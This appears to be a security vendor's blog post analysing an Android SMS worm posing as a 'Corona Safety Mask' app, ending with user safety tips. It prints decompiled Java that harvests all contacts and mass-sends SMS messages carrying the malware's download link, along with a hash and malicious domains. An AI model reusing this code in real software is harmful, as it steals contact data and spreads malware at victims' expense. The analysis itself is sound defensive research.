
New Android App Offers Coronavirus Safety Mask But Delivers SMS Trojan

zscaler.com/blogs/research/new-android-app-offers-coronavirus-safety-mask-delivers-sms-trojan

Amidst the coronavirus/COVID-19 pandemic, attackers continue to seek ways to exploit the public's fears to victimize online users.

ThreatLabZ researchers recently came across a domain named *coronavirusapp[.]site* that was serving Android ransomware. The app claims it can notify the user when anyone infected with coronavirus is nearby. Another domain, hxxp://coronasafetymask.tk, asks users to install an APK to receive a "Corona Safety Mask."



Get Corona Safety Mask

Download App From Below Button And Install. You Will Get A Corona Safety Mask.

Fig. 1. Webpage (downloader)


Overview

App Name:	Corona Safety Mask
Package:	com.coronasafetymask.app
Hash:	d7d43c0bf6d4828f1545017f34b5b54c
Virus Total:	0/64

Technical Description

Once the user installs the app, it asks for permission to read contacts and send SMS messages. This is a huge red flag for the user to immediately discard the app.

The screenshot below shows this functionality:



Allow **Corona Safety Mask** to access your contacts?

1 of 2 DENY ALLOW


Allow **Corona Safety Mask** to send and view SMS messages?

2 of 2 DENY ALLOW

Fig. 2: Initial activities

If the app is installed, it asks the user to click a button that leads to an online portal responsible for selling masks online. There's the threat that the malware could ask the victim to pay online for the mask and steal the credit card information, but we did not find any such functionality in the app. We believe the app is in its early stages and this (and other) functionalities will be added as the app is updated.

The app simply opens an online portal in the default browser.




We All Know Corona Virus Is The Biggest Problem In The Word And We are Prtect Ourself By Only One Safety Mask. So Protect Yourself By Wearing The Safety Mask. Get high-quality masks at cheapest prices

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2131296284);
  this.button = ((Button)findViewById(2131165218));
  this.button.setOnClickListener(new View.OnClickListener()
  {
    public void onClick(View paramAnonymousView)
    {
      paramAnonymousView = new Intent("android.intent.action.VIEW", Uri.parse("https://masksbox.com"));
      MainActivity.this.startActivity(paramAnonymousView);
    }
  });
```

Fig. 3: URL


Along with all the above activities, an important functionality takes place behind the scenes. The app checks whether it has already sent SMS messages or not. If it has not, it collects all the victim's contacts, as shown in screenshot below :



```
this.prefs = PreferenceManager.getDefaultSharedPreferences(this);
if (this.prefs.getString("smssent", "").equals(""))
{
  this.lst = new ArrayList();
  localObject = getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
  while (((Cursor)localObject).moveToNext())
  {
    String str = ((Cursor)localObject).getString(((Cursor)localObject).getColumnIndex("data1"));
    this.lst.add(str);
  }
```

Fig. 4: Initial checks before sending SMS

Once all the contacts are collected by the app, it sends SMS messages to all the contacts with a download link in an effort to spread itself to more users. The screenshot below shows *sendTextMessage,* anAndroid function to send out SMS messages to all contacts.




```
while (i < 100)
  {
    j = new Random().nextInt(this.lst.size());
    localObject = (String)this.lst.get(j);
    SmsManager.getDefault().sendTextMessage((String)localObject, null, "Get safety from corona virus by using Face mask, click on this
    link download the app and order your own face mask - http://coronasafetymask.tk", null, null);
    Log.d("number", (String)localObject);
    i += 1;
  }
}
while (i < this.lst.size())
{
  localObject = (String)this.lst.get(i);
  SmsManager.getDefault().sendTextMessage((String)localObject, null, "Get safety from corona virus by using Face mask, click on this
  link download the app and order your own face mask - http://coronasafetymask.tk", null, null);
  Log.d("number", (String)localObject);
  i += 1;
}
```

Fig. 5: SMS sending functionality

We allowed the app to dynamically run in a controlled environment. The screenshot below shows how the received SMS message appears. It states:

> "*Get safety from corona virus by using Face mask, click on this link download the app and order your own face mask - hxxp://coronasafetymask.tk*"



.

Get safety from corona virus by using Face mask, click on this link download the app and order your own face mask - http://coronasafetymask.tk

Now

Fig. 6: SMS received with download link

By sending itself to a victim's contact list, this malicious app aims to spread itself over and over (which can result in hefty usage charges for victims).

Conclusion

As we mentioned in a previous post, attackers are going to take every opportunity to victimize users. During the coronavirus outbreak, it's important to protect yourself online just as it's important to protect your health.

The precautions you take online have been covered extensively; even so, we believe this information bears repeating. Please follow these basic precautions during the current crisis —and at all times:

- Install apps only from official stores, such as Google Play.
- Never click on unknown links received through ads, SMS messages, emails, or the like.

- Never trust apps with claims that seem unrealistic. (There is no technology yet invented that can inform a user whether a coronavirus patient is nearby.)
- Always keep the "Unknown Sources" option disabled in the Android device. This disallows apps to be installed on your device from unknown sources.